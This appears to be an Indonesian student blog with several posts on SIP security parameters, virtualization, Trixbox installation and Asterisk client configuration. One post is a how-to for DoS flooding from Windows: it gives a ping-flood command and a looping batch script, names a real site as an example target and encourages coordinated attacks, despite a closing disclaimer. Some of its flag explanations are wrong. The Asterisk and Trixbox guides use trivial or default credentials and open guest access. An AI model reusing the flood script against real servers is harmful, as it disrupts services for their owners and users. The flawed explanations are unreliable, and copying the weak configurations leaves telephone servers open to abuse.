Senin, 03 Februari 2014

welcome to the big family of switching technique laboratory :)

Alhamdulilah rekruitasi untuk asisten baru udah selesai. horeeeee..
lega rasanya, karena memang tenaga dan pikiran terkuras habis saat proses rekruitasi ini.
tiap rapat pasti aja ada debat, bete, marah, kesel, cape, semua campur aduk saat bikin skenario rekruitasi. haha seru juga sih sebenernya
semoga rekruitasinya bermanfaat ya buat asisten baru, selamat buat kalian geo, bah, ridwansyah, vikry, sam, aldo, diaz, abdi, boka, eca, alif, devy
jangan siasiakan kepercayaan kita ya, jaga nama baik lab switching.
selalu ingat slogan lab kita, " we are big because of togetherness" 


Parameter Keamanan SIP

SIP (Session Initiation Protocol) merupakan protokol pensinyalan berbasis IP yang bekerja pada layer aplikasi, protokol ini memiliki beberapa parameter keamanan SIP diantaranya :
  • Akses Kontrol
Berkaitan dengan cara pengaturan akses kepada informasi, untuk melindung dari penggunaan sumber daya jaringan yang tidak sah. Akses kontrol memastikan bahwa hanya user yang berhak yang diijinkan yang diperbolehkan untuk mengakses jaringan maupun mengambil informasi.
  • Autentikasi
Berkaitan dengan cara untuk memastikan identitas yang berpartisipasi dalam komunikasi (seperti user atau perangkat) dan menjamin bahwa tidak ada pihak-pihak yang melakukan penyamaran yang tidak sah.
  • Non-repudiation
Berkaitan dengan menjaga agar seseorang tidak dapat menyangkal telah melakukan sebuah aktivitas yang berhubungan dengan komunikasi. Hal ini untuk membuktikan bahwa beberapa aktivitas atau tindakan telah berlangsung.
  • Kerahasiaan Data
Berkaitan dengan perlindungan data dari penyingkapan oleh pihak  yang tidak berwenang. Aspek ini memastikan bahwa isi data tidak bisa dipahami atau disadap oleh pihak yang tidak sah. Enkripsi, daftar akses kontrol dan ijin file adalah metoda yang sering digunakan untuk menyediakan aspek ini.
  • Keamanan Komunikasi
Berfungsi untuk memastikan bahwa informasi mengalir hanya antara titik akhir yang diberi hak, informasi tidak dialihkan atau diinterupsi ketika informasi mengalir antar pihak yang berhak.
  • Integritas Data
Berkaitan dengan keutuhan sebuah data. Data harus utuh dan tidak boleh diubah  tanpa seijin pemilik informasi. Informasi harus terlindungi dari modifikasi yang tidak sah, penghapusan, pengalihan, maupun perubahan lainnya.
  • Availability
Berkaitan dengan ketersediaan informasi ketika dibutuhkan. Sistem informasi server yang diserang dapat menghambat akses ke informasi. Contohnya, hambatan serangan yang sering disebut dengan DoS, dimana server dikirimi permintaan (biasanya palsu) yang sangat banyak atau permintaan yang diluar perkiraan,  sehingga server tidak dapat melayani permintaan yang sebenarnya atau bahkan sampai down.
  • Privacy
Berkaitan dengan perlindungan terhadap data-data sensitif yang bersifat privat, misalnya data IP address, jenis operating system yang digunakan dan lain-lain.

Kamis, 30 Januari 2014

All about the virtualization

Sedikit tertarik untuk mengulas tentang virtualisasi di blog saya, kebetulan tugas akhir saya tentang Cloud Computing yang otomatis sangat erat kaitan nya dengan virtualisasi. jadi pada kesempatan kali ini saya akan bahas mengenai virtualisasi..

1. Sebenernya virtualisasi tuh apa sih? 
Dalam dunia komputer, virtualisasi merupakan suatu cara membuat sistem komputer / resources komputer menjadi abstraksi. resource komputer dalam hal ini diantaranya motherboard,ram,hardisk dll dibuat dalam bentuk virtual dengan pola akses remote, gampangnya sih jika sebuah CPU divirtualisasikan, maka CPU tersebut bisa saja hanya jadi sebuah OS saja atau sebuah aplikasi saja.
contoh softwarenya : VMware, Xen, Citrix, KVM, virtual-box, Solaris Zones.
2. Teknik virtualisasinya bagaimana? 
Ada 2 cara, yang pertama paravirtualization dan yang kedua full virtualization & hardware assisted virtualization
3.  Bedanya host OS dan guest OS? 
Dalam konsep virtualisasi, ada yang namanya OS dalam OS. Contohnya misalkan saya mempunyai OS windows, dalam OS windows ini saya install Ubuntu menggunakan Vbox. Dalam kasus ini, OS windows saya merupakan host OS, sedangkan ubuntu merupakan guest OS.
4.  Apasih full virtualization itu?
Full virtualization artinya kita membuat virtualisasi dari mulai level hardwarenya, dari mulai motherboard, NIC, VGA, RAM, HDD, USB controller, soundcard dan hardware lainnya yang berbentuk virtual, sama saja seperti kita membeli CPU baru, hanya saja dalam bentuk virtual.
5.  Kalo Hardware Assisted Virtualization itu apa ya?
Hardware assisted virtualization merupakan virtualisasi yang didukung dari sisi hardware-nya jadi ada sebuah hardware khusus yang dibuat untuk mendukung proses virtualisasi, biasanya sih hardware tersebut ditanam di CPU serta menjadi sebuah feature CPU. untuk processor intel nama featurenya INTEL-VT untuk AMD namanya AMD-V. Jadi CPU anda tidak akan nge-lag lagi saat menjalankan mesin virtual karena didukung oleh hardware ini. hanya saja mau sebagus apapun, guest OS tidak akan berjalan semulus host OS.
6. Gimana sih cara ngecek kalo CPU kita sudah support virtualisasi? 
untuk mengecek PC kita sudah support virtualisasi atau tidak, kita bisa menggunakan aplikasi securable. Jika menggunakan linux, bisa dengan command: cat /proc/cpuinfo, trus lihat feature CPU yang ada disana.
7. Apasih paravirtualization itu?
ini artinya virtualization di level kernel OS, jadi ngak bikin emulasi hardware, mulainya dari kernel. kernel itu kan modal awal dan utama untuk nge-nyalain OS tuh. nah, kernel ini di modifikasi sehingga bisa bikin instance kernel lagi agar dapat dipake oleh OS yang baru.
8. Kalo ngejalanin aplikasi windows diatas linux, itu virtualisasi bukan sih?
Nah kalo ini namanya emulator, untuk menjalanjkan aplikasi berbasis windows di OS linux biasanya menggunakan tools winecrossover dll
9.   Hypervisor, itu apaan sih?
Hypervisor secara sederhana adalah aplikasi untuk menjalankan virtualisasi, untuk membuat guest OS bisa berjalan didalam host OS. contoh aplikasinya yaitu : Xen, Vbox, vmware, citrix dll
10.  Hypervisor ada berapa macam sih?
hypervisor ada 2 macam :
  • Bare metal / Native hypervisor
  •  Hosted Hypervisor
11. Native Hypervisor apaan sih?
Native Hypervisor merupakan hypervisor yang diinstal seperti OS dalam sebuah CPU. namun OS hypervisor ini beda dengan OS biasa seperti linux, windows, solaris dll. OS ini khusus untuk membuat virtualisasi. untuk me-remote OS ini juga harus menggunakan software khusus. Contohnya yaitu Vsphere, Vmware esXi,Proxmox VE
12.  nah, kalo Hosted Hypervisor?
Kalo hosted hypervisor, ini artinya kita menginstal satu hypervisor dalam hypervisor lainnya. Atau dengan kata lain kita menginstall OS dalam OS. Contoh software nya yaitu VMware, Vbox, Citrix , Microsoft Hyper-V
13. kalo VPS ( virtual private server ) apa sih?
VPS adalah sebuah server yang dibagi menjadi beberapa VM (Virtual Machines), dimana di setiap VM adalah berupa “Virtual server” yang dapat di install OS tersendiri. VPS terasa seperti sebuah dedicated Server.

Terimakasih sudah membaca, semoga bermanfaat ...

sumber : http://achmad.glclearningcenter.com/tag/para-virtualization/ , sama om google.com


Kamis, 21 November 2013

Rekruitasi asisten praktikum laboratorium teknik switching IT Telkom

ga kerasa, udah hampir setaun saya menghuni lab ini. sekarang uda rekruitasi lagi aja..
semoga adik adik yang daftar nanti cantik cantik haha

Rabu, 20 November 2013

cara melakukan serangan DDOS dengan command prompt

sebelum saya menjelaskan membuat serangan DDOS dengan cmd, saya akan menjelaskan dulu apa itu DOS, apa itu DDOS.

DoS attack: Denial of Service attack
Serangan ini melibatkan satu komputer / koneksi internet untuk (membanjiri) sebuah server dengan paket ICMP/TCP/UDP,tujuan dari serangan ini adalah untuk membuat bandwith server menjadi overload, sehingga server tidak bisa lagi menangani trafik yang masuk dan server akhirnya down.

DDoS attack: Distributed Denial of Service attack
DDoS attack hampir sama dengan Dos tetapi perbedaan dari hasil yang disebabkan olehnya sangat berbeda. Serangan DDoS dijalankan menggunakan metode computer yang terdistribusi yang sering disebut dengan 'botnet army', atau biasa juga dikenali dengan komputer "zombie". Proses nya dengan cara menginfeksi komputer lain dengan malware yang memberikan akses bagi botnet owner kepada komputer yang terinfeksi. Hal ini bisa berarti, bootnet owner bisa menggunakan resource apa saja dari komputer korban dan menggunakan koneksi komputer tersebut untuk membanjiri (flood) target yang akan diserang. Server yang diserang akan lumpuh sangat cepat karena beberapa koneksi digunakan untuk melawan satu koneksi. Bayangkan ini seperti perkelahian. jika 1 lawan 1 maka kemungkinan menangnya 50:50, tapi jika 1000 lawan 1 ? matilah kita.

Sebetulnya banyak software untuk men-generate serangan DOS, tapi kali ini saya akan mencoba men-generate serangan DOS melalui cmd windows.

cara yang pertama :
ketikan command berikut pada cmd :
1. Buka CMD 
2. ketik "ping <ip add>  -l 50000 -n 5000 -w 0.00001"
  •  <ip add> = IP Address situs yang akan di DDoS (bisa diganti dengan alamat situsnya)
  • -l 50000 = besar ping yang dikirim server sebesar 50000 bytes (bisa diganti maksimal 65500 bytes)
  • -n 5000 = ukuran buffer yang dikirim 5000 bytes (bisa diganti sesuka hati)
  • -w 0.00001 = waktu tunggu tiap ping 0.00001 milidetik (bisa diganti sesuka hati)
3. Tekan enter dan tunggu hingga anda mendapatkan pesan "Request timed out"
 
cara yang kedua : 
1. Buka Notepad (accesoris -> notepad)

2. tulis script dibawah ini 
@echo off

mode 67,16
title DDOS Attack By http://johangifari.blogspot.com/
color 0b
cls
echo.
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
echo DDOS With Batchfile By http://johangifari.blogspot.com/
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
echo.
set /p x=Server-Target:
echo.
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
ping %x%
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
goto Next
:Next
echo.
echo.
echo.
set /p m=ip Host:
echo.
set /p n=Packet Size:
echo.
:DDOS
color 0d
echo Attacking Server %m%
ping %m% -i %n% -t >nul
goto DDOS

 3. Kemudian Save Menggunakan Extensi .Bat (contohDDoS.bat)

4. setelah itu buka file yang telah kita buat tadi 

5. Server-target isikan dengan nama domain / nama situs yang akan kita DDOS. misal : www.google.com

6. Setelah kita isikan server-target maka akan muncul alamat ip target, lalu pada ip host isikan ip address target kita

7. Lalu akan ada packet size, isikan terserah anda.
misalkan 1000000000 

8. Setelah itu tekan enter maka proses DDOS akan berjalan, DDOS membutuhkan waktu yang lumayan lama tergantung kemampuan situs yang kita DDOS. Akan lebih baik kalau kita melakukan DDOS secara serentak atau dengan banyak orang.

mudah kan? hehe
tapi ingat, ini hanya untuk sekedar pengetahuan saja. jangan dicoba ke website orang lain ya, apalagi website resmi. karena serangan semacam ini cukup untuk membuat kita hidup dibalik jeruji besi ! haha
jika anda ingin mencoba serangan DDOS ini, maka cobalah pada sistem yang anda buat sendiri, agar tidak menimbulkan kerugian untuk orang lain
semoga bermanfaat ..

tutorial Install dan setting klien Trixbox 2.8

Pada kesempatan kali ini saya akan share mengenai trixbox, apa sih trixbox itu?
Trixbox merupakan salah satu contoh dari freepbx, pbx (private branch exchange) merupakan sentral telepon mini yang biasanya dipakai di perkantoran atau sekolah untuk keperluan komunikasi. Trixbox merupakan suatu platform, gabungan dari Asterisk, freepbx dan mysql. asterisk disini berfungsi sebagai softswitch-nya, freepbx sebagai tampilan web interface-nya,mysql sebagai database servernya dan CentOs sebagai Operating sistemnya, ketiga unsur pembentuk trixbox ini di bundle menjadi satu dan membentuk sebuah OS. Jadi dengan kata lain, trixbox hampir sama dengan OS, jika kita menginstall trixbox dalam suatu PC, maka OS lain yang ada dalam PC kita akan tertimpa oleh trixbox.
Sebelum kita menginstal Trixbox, download dulu file ISO nya di sini , lalu setelah itu mulai langkah instalasi.
1. Pilih boot device kita gunakan untuk install trixbox, bisa berupa USB atau CD.
2. Setelah itu akan muncul tampilan trixbox seperti ini 
3. Tekan enter untuk melanjutkan, setelah itu anda diminta untuk memilih setting default keyboard
4. klik OK, lalu anda diminta untuk memilih setting time zone, pilih Asia/jakarta

5. Klik Ok untuk melanjutkan, lalu isikan password yang ingin anda pakai


 6. klik OK, tunggu sampai system berhasil diformat dan instalasi akan dimulai secara otomatis

7. Setelah proses instalasi selesai, akan muncul layar seperti berikut 

8. tunggu sampai instalasi selesai, maka akan muncul layar berikut, masukan username root dan password sesuai yang kita isikan di langkah sebelumnya
9. selanjutnya setting IP address, ketik # netconfig maka akan muncul layar berikut 
 10. pilih yes, jika kita terhubung ke server DHCP, maka ceklis pilihan use dynamic IP configuration (BOOTP/DHCP) . tetapi jika kita ingin men setting IP kita secara manual, maka kita harus mengisikan
  • IP Adress  :  xxx.xxx.xxx.xxx
  • Netmask :   xxx.xxx.xxx.xxx
  • Default Gw : xxx.xxx.xxx.xxx
  • Primary Name server : xxx.xxx.xxx.xxx
Sampai tahap ini proses instalasi telah selesai, langkah selanjutnya yaitu mendaftarkan klien pada trixbox. 
1. Ketikan pada browser alamat IP trixbox kita, misal http://10.11.225.221 (intranet)
2. maka akan muncul tampilan trixbox seperti dibawah ini 
3. klik "maint" pada sudut kanan atas, sampai muncul kotak dialog seperti dibawah ini, masukan username : maint , dan password : password

4. setelah masuk ke home screen trixbox, pilih menu pbx -> pbx setting

 5. pilih menu extensions, pilih generic SIP device, lalu submit
 6. isikan field user extension, display name dan secret. secret merupakan password yang akan kita gunakan pada softphone untuk mendaftarkan klien . klik submit -> apply configuration changes

 7. jika extension yang anda daftarkan muncul di list extension sebelah kanan layar, maka pendaftaran berhasil dilakukan. 
8. setelah mendaftarkan klien di server, selanjutnya kita harus mendaftarkan klien di softphone. password merupakan secret yang kita isikan pada config server, domain merupakan IP alamat server, pada kasus ini yaitu 10.11.225.221

 9. Daftarkan klien dri softphon, klik ok 
10. Anda siap berkomunikasi menggunakan Trixbox sebagai server


Kamis, 31 Oktober 2013

Konfigurasi Client di Asterisk Untuk Komunikasi Standar

Pada artikel saya yang sebelumnya , saya menjelaskan mengenai Asterisk dan cara install asterisk di ubuntu 12.04 . pada kesempatan kali ini saya akan menjelaskan bagaimana cara konfigurasi klient di asterisk untuk komunikasi standar.

A. Membuat User 
untuk membuat user pada asterisk, maka file yang kita edit adalah file sip.conf ,
pertama tama pindahkan direktori anda ke direktori sip.conf , ketikan command 
nano /etc/asterisk/sip.conf
pada file sip.conf tersebut terdapat banyak script, kita hanya menambahkan script yang sudah ada dengan cara menuliskan scrip tambahan di bawah scrip yang sudah ada.
[general]
context=default
allowoverlap=no
allowguest=yes
canreinvite=yes 
allowanonymous=yes
bindport=5060
bindaddr=0.0.0.0
;enable jenis codec suara yang digunakan
disallow=all
allow=alaw
allow=ulaw
allow=gsm
allow=g711
allow=g729
allow=g721
;enable codec video
allow=h263
allow=h263p
;enable video call 
allowexternalinvite=yes
videosupport=yes
;daftarkan nomer client, misalkan saya akan mendaftarkan client yang memiliki nomer ekstensi 1001 dan 1002
[1001]
context=default
type=friend
username=1001
secret=1001
host=dynamic
dtmfmode=rfc2833
callerid=[client1]
[1002]
context=default
type=friend
username=1002
secret=1002
host=dynamic
dtmfmode=rfc2833
callerid=[client2]
B.konfigurasi Dial Plan 
Setelah kita mendaftarkan user kita di file sip.conf, maka langkah selanjutnya adalah konfigurasi diap plan yang akan kita gunakan di file extensions.conf.
nano /etc/asterisk/extensions.conf 
setelah kita masuk ke file extensions.conf, tambahkan script berikut :
[general]
static=yes
writeprotect=no
[default]
exten => 1001,1,Dial(SIP/1001,30,tr)
exten => 1001,2,Hangup
exten => 1002,1,Dial(SIP/1002,30,tr)
exten => 1002,2,Hangup
C. Konfigurasi Client 
konfigurasi klien bisa digunakan di windows ataupun di linux, untuk di linux biasanya menggunakan ekiga. untuk klien asterisk di windows kita bisa menggunakan softphone ataupun IP phone, beberapa softphone yang biasa digunakan diantaranya eyebeam, xlite, bria, linphone, blink, boghe dan lain sebagainya. pada artikel kali ini saya menggunakan softphone xlite 
  • klik kanan pada layar xlite  
  •  isikan poin poin seting SIP seperti dibawah ini  
  • Display name diisi bebas, sesuai yang kita inginkan. username,password,authentication user diisi sesuai yang kita daftarkan di sip.conf , domain diisi dengan IP server asterisk 
  • klik apply lalu OK
  • setelah itu di layar xlite akan muncul "your number is 1001" jika kita mendaftarkan nomer 1001
  • pendaftaran telah selesai, coba lakukan komunikasi antar client SIP